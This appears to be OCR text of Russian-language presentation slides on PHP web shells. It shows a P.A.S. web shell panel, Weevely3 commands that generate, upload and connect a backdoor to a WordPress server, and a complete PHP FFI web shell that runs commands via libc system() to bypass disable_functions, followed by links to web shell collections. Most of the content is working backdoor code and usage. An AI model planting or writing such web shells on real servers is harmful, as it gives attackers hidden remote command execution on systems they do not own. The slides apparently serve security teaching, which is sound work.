file3.txt 0 B 2017-06-01 16:30:47 analyst/analyst -rw-r--r-- R T E D
Copy >>
Change dir:
/home/analyst/test/ >>
Read file: >>
Make dir: (Writeable) >>
Make file: (Writeable) >>
Execute: >>
Upload file: (Writeable)
Choose File No file chosen >>

PAS


File Manager
SQL Client
PHP Console
Terminal
Information
Composition
Clear input
Clear output
Show as HTML
Hide PHP errors
UTF-8
UTF-8
Eval
phpinfo();
P.A.S. v. 4.1.1b
2019-09-25 09:35

Weevely3

1. Создаем бэкдор
weevely generate <password> <path>

2. Заливаем и используем
weevely <URL> <password> [cmd]

```
root@backbox:/home/manz/weevely3-master# ./weevely.py http://192.168.1.102/wordpress/hackme/shell.php password

[+] weevely 3.0

[+] Target:     192.168.1.102
[+] Session:    /root/.weevely/sessions/192.168.1.102/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

```
www-data@ubuntu-server:/var/www/html/wordpress/hackme $ ls
manz
shell.php
uploader.php
www-data@ubuntu-server:/var/www/html/wordpress/hackme $ whoami
www-data
www-data@ubuntu-server:/var/www/html/wordpress/hackme $
```

5. Бонус


Foreign Function Interface (FFI)

Warning This extension is *EXPERIMENTAL*. The behaviour of this extension including the names of its functions and any other documentation surrounding this extension may change without notice in a future release of PHP. This extension should be used at your own risk.

This extension allows the loading of shared libraries (`.DLL` or `.so`), calling of C functions and accessing of C data structures in pure PHP, without having to have deep knowledge of the Zend extension API, and without having to learn a third "intermediate" language. The public API is implemented as a single class FFI with several static methods (some of them may be called dynamically), and overloaded object methods, which perform the actual interaction with C data.

Caution FFI is dangerous, since it allows to interface with the system on a very low level. The FFI extension should only be used by developers having a working knowledge of C and the used C APIs. To minimize the risk, the FFI API usage may be restricted with the ffi.enable `php.ini` directive.

FFI shell


localhost/shell.php?cmd=ls%2
localhost/shell.php?cmd=ls -alh
total 32K
drwxrwxrwx 2 root root 4,0K Sep 25 09:24 .
drwxr-xr-x 3 root root 4,0K Sep 23 09:27 ..
-rwxrwxrwx 1 root root 11K Sep 21 18:03 index.html
-rwxrwxrwx 1 root root 628 Sep 25 09:16 index.php
-rwxrwxrwx 1 root root 38 Sep 23 09:41 obd.php
-rw-r--r-- 1 root root 415 Sep 25 09:20 shell.php
Open
shell.php [Read-Only]
/var/www/html
Save
<?php
error_reporting(E_ALL);
// create FFI object, loading libc and exporting function system()
$ffi = FFI::cdef(
"int system(const char *string);", // this is a regular C declaration
"libc.so.6");
// call C's system()
$ffi->system(filter_input(1,'cmd')." > ".sys_get_temp_dir()."/nitrofile");
echo "<pre>", file_get_contents(sys_get_temp_dir()."/nitrofile");
unlink(sys_get_temp_dir()."/nitrofile");

Bypass disable_functions via FFI

Список материалов

1. https://ru.wikipedia.org/wiki/%D0%91%D1%8D%D0%BA%D0%B4%D0%BE%D1%80
2. https://www.php.net/manual/ru/ref.exec.php
3. https://habr.com/ru/post/215139/
4. https://rdot.org/forum/showpost.php?p=35715&postcount=3
5. https://blog.ripstech.com/2017/why-mail-is-dangerous-in-php/
6. https://forum.antichat.ru/threads/469880/
7. https://www.php.net/manual/ru/wrappers.php
8. https://github.com/epinna/weevely3
9. https://github.com/tennc/webshell
10. https://www.php.net/manual/en/book.ffi.php

Вопросы?

Thank you for your attention!